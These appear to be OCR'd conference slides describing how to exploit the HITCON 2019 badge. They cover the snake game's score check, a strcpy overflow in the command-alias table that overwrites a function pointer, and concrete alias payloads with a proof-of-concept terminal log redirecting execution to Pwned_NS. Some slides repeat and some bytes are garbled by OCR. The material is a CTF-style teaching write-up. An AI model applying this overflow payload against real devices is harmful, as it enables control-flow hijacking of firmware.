
Warm-UP
Snake

Warm-Up - Snake

- Page 3
- Score >= 50

```
################################
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#      @@@@@@@          o      #
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
################################
          [Score] 6 pt
```

Snake



```
################################
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#                              #
#            PAUSED            #
#@            @            @   #
#@            @            @   #
#@            @            @   #
#@@@@@@@@@@@@@@   o        @   #
#                          @   #
#               @@@@@@@@@@@@   #
#                              #
#                              #
################################
[Score] 51 pt

[0] 0:bash*
```

Exploiting badge

Exploiting badge


- Nonsecure region code
- Stage 1: Code execution in Nonsecure World
- Stage 2: Information leak - Secure World code
- Stage 3: Code execution in Secure World

Exploiting badge

- Nonsecure region code
- Stage 1: Code execution in Nonsecure World
- Stage 2: Information leak - Secure World code
- Stage 3: Code execution in Secure World

Stage 1 - Hack the game

- Score == 2147483647
- Pwned_NS()



```
if ( score > 49 )
{
  if ( score > 49 )
  {
    strcpy(IO_buf, "\x1B[2JCongratulations! Snake pattern unlocked!\r\n");
    flush_USB();
    _nsc_WinSnake_veneer();
  }
}
else
{
  strcpy(IO_buf, "\x1B[2JGame Over.\r\n");
  flush_USB();
}
if ( score == 2147483647 )
{
  v5 = printf_("\x1B[2JHow did you do that :p\r\n");
  _nsc_Pwned_NS_veneer(v5);
}
```

Exploiting badge

- Bypass checking in non-secure world by trigger Pwned_NS() function directly.

Command alias

```
void alias( int argc, char **argv ){

    if( argc < 3 ){
        printfUSB( "alias: usage: alias [name] [value]" );
        return;
    }

    if( !cmd_alias( argv[2] , argv[1] ) ){
        printfUSB( "alias: No such command: %s" , argv[2] );
    }

}
```

Command alias

```
int cmd_alias( char* old , char* new ){

    for( int i = 0 ; i < 0x20 ; ++i ){
        if( !strcmp( old , cmd_tbl[i].cmd ) ){
            printfUSB( "alias %s=%s" , new , old );
            cmdAdd( new , cmd_tbl[i].func );
            return 1;
        }
    }

    return 0;
}
```

Command alias

```
void cmdAdd(char *name, void (*func)(int argc, char **argv))
{

    for( int i = 0 ; i < 0x20 ; ++i ){
        if( cmd_tbl[i].func == NULL ){
            cmd_tbl[i].func = func;
            strcpy( cmd_tbl[i].cmd , name );
            break;
        }
    }
}
```

Vulnerability

```
void cmdAdd(char *name, void (*func)(int argc, char **argv))
{

    for( int i = 0 ; i < 0x20 ; ++i ){
        if( cmd_tbl[i].func == NULL ){
            cmd_tbl[i].func = func;
            strcpy( cmd_tbl[i].cmd , name );
            break;
        }
    }
}
```

Vulnerability


```c
// command line structure
typedef struct _cmd_t
{
    char cmd[0x10];
    void (*func)(int argc, char **argv);
} cmd_t;
```

- strcpy() does not check the size
- String of new command name could overwrite the function pointer in command structure by overflow.
- Forge function pointer and trigger the command to control PC.

Pwn stage 1

- Payload: `alias aaaaaaaaaaaaaaaa\x0c\xb0\xce\xfa hello`
- Send "aaaaaaaaaaaaaaaa\x0c\xb0\xce\xfa" to cmd
  - PC -> 0xfaceb00c
  - Pwned!


Pwn stage 1




```
.text:100538D8 __nsc_Pwned_NS_veneer                    ; CODE
.text:100538D8                 PUSH            {R0}
.text:100538DA                 LDR             R0, =0x3F041
.text:100538DC                 MOV             R12, R0
.text:100538DE                 POP             {R0}
.text:100538E0                 BX              R12
.text:100538E0 ; End of function __nsc_Pwned_NS_veneer
```

- Overwriting with Pwned_NS() function to unlock pattern.
- 0x100538d8 + 1 (thumb)
- `alias aaaaaaaaaaaaaaaa\xd9\x38\x05\x10 hello`

PoC



```
alias aaaaaaaaaaaaaaaa�8\x05 hello
alias aaaaaaaaaaaaaaaa�8\x05=hello
HitconBadge2019 >>
aaaaaaaaaaaaaaaa�8\x05

HitconBadge2019 >>
```

